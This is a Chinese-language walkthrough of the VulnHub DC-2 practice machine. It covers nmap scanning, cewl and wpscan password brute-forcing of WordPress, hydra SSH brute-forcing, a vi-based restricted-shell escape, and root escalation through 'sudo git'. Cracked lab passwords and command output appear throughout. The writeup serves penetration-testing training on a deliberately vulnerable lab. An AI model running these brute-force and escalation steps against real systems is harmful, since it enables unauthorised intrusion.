vulnhub靶机-DC2-Writeup

原创

含日 于 2021-12-08 17:15:17 发布 351 收藏

分类专栏： 靶机 文章标签： linux 安全 靶机 渗透测试 安全漏洞

靶机 专栏收录该内容
9 篇文章 0 订阅
订阅专栏

0x01 部署

靶机地址：

> https://www.vulnhub.com/entry/dc-2,311/

DESCRIPTION

Much like DC-1, DC-2 is another purposely built vulnerable lab for the purpose of gaining experience in the world of penetration testing.

As with the original DC-1, it’s designed with beginners in mind.

Linux skills and familiarity with the Linux command line are a must, as is some experience with basic penetration testing tools.

Just like with DC-1, there are five flags including the final flag.

And again, just like with DC-1, the flags are important for beginners, but not so important for those who have experience.

In short, the only flag that really counts, is the final flag.

For beginners, Google is your friend. Well, apart from all the privacy concerns etc etc.

I haven’t explored all the ways to achieve root, as I scrapped the previous version I had been working on, and started completely fresh apart from the base OS install.


根据靶机说明，需要找到5个flag

下载镜像, 使用vmware打开, 网络选择NAT模式

0x02 信息收集

nmap扫描网段

```
nmap -sP 192.168.190.0/24
```



```
┌──(root💀kali)-[~]
└─# nmap -sP 192.168.190.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-14 17:10 CST
Nmap scan report for 192.168.190.1
Host is up (0.00018s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.190.2
Host is up (0.00022s latency).
MAC Address: 00:50:56:F7:58:74 (VMware)
Nmap scan report for 192.168.190.138
Host is up (0.00019s latency).
MAC Address: 00:0C:29:5D:44:5F (VMware)
Nmap scan report for 192.168.190.254
Host is up (0.00053s latency).
MAC Address: 00:50:56:FA:03:20 (VMware)
Nmap scan report for 192.168.190.129
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.93 seconds
```

发现目标IP:`192.168.190.138

进一步扫描端口

```
nmap -T5 -A -v -p-  192.168.190.138
```

扫描结果：

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-14 17:11 CST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:11
Completed NSE at 17:11, 0.00s elapsed
Initiating NSE at 17:11
Completed NSE at 17:11, 0.00s elapsed
Initiating NSE at 17:11
Completed NSE at 17:11, 0.00s elapsed
Initiating ARP Ping Scan at 17:11
Scanning 192.168.190.138 [1 port]
Completed ARP Ping Scan at 17:11, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:11
Completed Parallel DNS resolution of 1 host. at 17:11, 0.00s elapsed
Initiating SYN Stealth Scan at 17:11
Scanning 192.168.190.138 [65535 ports]
Discovered open port 80/tcp on 192.168.190.138
Discovered open port 7744/tcp on 192.168.190.138
Completed SYN Stealth Scan at 17:11, 3.65s elapsed (65535 total ports)
Initiating Service scan at 17:11
Scanning 2 services on 192.168.190.138
Completed Service scan at 17:11, 11.88s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.190.138
NSE: Script scanning 192.168.190.138.
Initiating NSE at 17:11
Completed NSE at 17:11, 2.50s elapsed
Initiating NSE at 17:11
Completed NSE at 17:11, 0.05s elapsed
Initiating NSE at 17:11
Completed NSE at 17:11, 0.00s elapsed
Nmap scan report for 192.168.190.138
Host is up (0.0052s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.10 ((Debian))
| http-methods:
```

```
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Did not follow redirect to http://dc-2/
7744/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
| ssh-hostkey:
|   1024 52:51:7b:6e:70:a4:33:7a:d2:4b:e1:0b:5a:0f:9e:d7 (DSA)
|   2048 59:11:d8:af:38:51:8f:41:a7:44:b3:28:03:80:99:42 (RSA)
|   256 df:18:1d:74:26:ce:c1:4f:6f:2f:c1:26:54:31:51:91 (ECDSA)
|_  256 d9:38:5f:99:7c:0d:64:7e:1d:46:f6:e9:7c:c6:37:17 (ED25519)
MAC Address: 00:0C:29:5D:44:5F (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 196.483 days (since Tue Mar  2 05:36:18 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   5.22 ms 192.168.190.138

NSE: Script Post-scanning.
Initiating NSE at 17:11
Completed NSE at 17:11, 0.00s elapsed
Initiating NSE at 17:11
Completed NSE at 17:11, 0.00s elapsed
Initiating NSE at 17:11
Completed NSE at 17:11, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.84 seconds
           Raw packets sent: 65558 (2.885MB) | Rcvd: 65552 (2.623MB)
```

发现80端口和运行ssh的7744端口


0x03 漏洞利用

按照靶机信息提示

```
echo "192.168.190.138 dc-2" >> /etc/hosts
```

flag1

使用浏览器访问目标机80端口，发现运行的wordpress



内容管理系统（CMS）
WordPress 4.7.10

编程语言
PHP

博客
WordPress 4.7.10

操作系统
Debian

字体脚本
Google Font API

数据库
MySQL


Web 服务器
Apache 2.4.10

JavaScript 库
jQuery
jQuery Migrate 1.4.1

Generate sales leads

Find new prospects by the technologies they use. Reach out to

在flag连接下发现flag1



FLAG

Flag 1:

Your usual wordlists probably won't work, so instead, maybe you just need to be cewl.

More passwords is always better, but sometimes you just can't win them all.

Log in as one to see the next flag.

If you can't find it, log in as another.

Proudly powered by WordPress

```
Flag 1:

Your usual wordlists probably won’t work, so instead, maybe you just need to be cewl.

More passwords is always better, but sometimes you just can’t win them all.

Log in as one to see the next flag.

If you can’t find it, log in as another.
```

flag2

根据flag1的提示，需要登录来找下一个flag，使用cewl生成爆破字典

```
cewl http://dc-2 -w dc2-pass.txt
```

密码有了，下来需要用户，使用wpscan枚举用户

```
wpscan --url http://dc-2 --enumerate u
```

爆破得到admin，jerry，tom三个用户，爆破之


```
wpscan -U admin -P dc2-pass.txt --url http://dc-2 --force
wpscan -U tom -P dc2-pass.txt --url http://dc-2 --force
wpscan -U jerry -P dc2-pass.txt --url http://dc-2 --force
```

admin爆破失败，得到tom和jerry的密码

```
Username: tom, Password: parturient
Username: jerry, Password: adipiscing
```

访问wordpress默认登录链接： /*wp*-admin 或 /*wp*-login.php

使用jerry登录后，在pages中找到flag2



WordPress 5.8.1 is available! Please notify the site administrator.

Edit Page

Flag 2

Permalink: http://dc-2/index.php/flag-2/

Flag 2:

If you can't exploit WordPress and take a shortcut, there is another way.

Hope you found another entry point.

Word count: 20

Last edited by admin on March 21, 2019 at 10:59 pm

Status: Published Edit

Visibility: Public Edit

Revisions: 2 Browse

Published on: Mar 21, 2019 @ 22:59 Edit

Parent

(no parent)

Order

0

Need help? Use the Help tab above the screen title.

```
Flag 2:

If you can't exploit WordPress and take a shortcut, there is another way.

Hope you found another entry point.
```

flag3

根据flag2的提示，如果不能利用wordPress，还有其他的方法。

还有7744端口开放的ssh服务

使用hydra对ssh进行爆破

```
hydra -l tom -P dc2-pass.txt -t 1 -vV -e ns 192.168.190.138 -s 7744  ssh
```

爆破得到密码：

```
[7744][ssh] host: 192.168.190.138   login: tom   password: parturient
```

登录


```
ssh tom@192.168.190.138 -p 7744
```

登陆后发现当前目录下存在flag3.txt，使用cat等命令都无法运行，尝试使用vi获得flag3.txt中的内容，得到flag3

```
flag3

Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
```

flag4

根据flag3提示，还有jerry账户，查看/etc/passwd发现果然存在jerry账户




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:108:114:MySQL Server,,,:/nonexistent:/bin/false
tom:x:1001:1001:Tom Cat,,,:/home/tom:/bin/rbash
jerry:x:1002:1002:Jerry Mouse,,,:/home/jerry:/bin/bash
~
```

进行rbash逃逸，尝试发现/,sudo,cp命令都无法使用，尝试使用vi进行逃逸


```
vi test
:set shell=/bin/sh # 或者用/bin/bash
:shell

# 切换完成之后还要添加环境变量
export PATH=$PATH:/bin/
export PATH=$PATH:/usr/bin/
```

逃逸后尝试登录jerry，使用之前爆破的jerry密码



```
$
$ su jerry
Password:
jerry@DC-2:/home/tom$ 
```

在/home/jerry下发现flag4.txt




```
jerry@DC-2:/home/tom$ cd
jerry@DC-2:~$ ls
flag4.txt
jerry@DC-2:~$ cat flag4.txt
Good to see that you've made it this far - but you're not home yet.

You still need to get the final flag (the only flag that really counts!!!).

No hints here - you're on your own now.  :-)

Go on - git outta here!!!!

jerry@DC-2:~$ 
```

```
flag4
Good to see that you've made it this far - but you're not home yet.

You still need to get the final flag (the only flag that really counts!!!).

No hints here - you're on your own now.  :-)

Go on - git outta here!!!!
```

flag5

根据提示，使用git提权

运行sudo -l，发现不需要密码可以执行git命令



```
root@DC-2:/home/jerry# sudo -l
Matching Defaults entries for root on DC-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User root may run the following commands on DC-2:
    (ALL : ALL) ALL
root@DC-2:/home/jerry# 
```

使用git提权，获得root权限

```
sudo git help status
!/bin/bash
```

在/root下发现最后一个flag

```
 __    __     _ _       _                    _ 
/ / /\ \ \___| | |   __| | ___  _ __   ___  / \
\ \/  \/ / _ \ | |  / _` |/ _ \| '_ \ / _ \/  /
 \  /\  /  __/ | | | (_| | (_) | | | |  __/\_/ 
  \/  \/ \___|_|_|  \__,_|\___/|_| |_|\___\/   



Congratulatons!!!

A special thanks to all those who sent me tweets
and provided me with feedback - it's all greatly
appreciated.

If you enjoyed this CTF, send me a tweet via @DCAU7.
```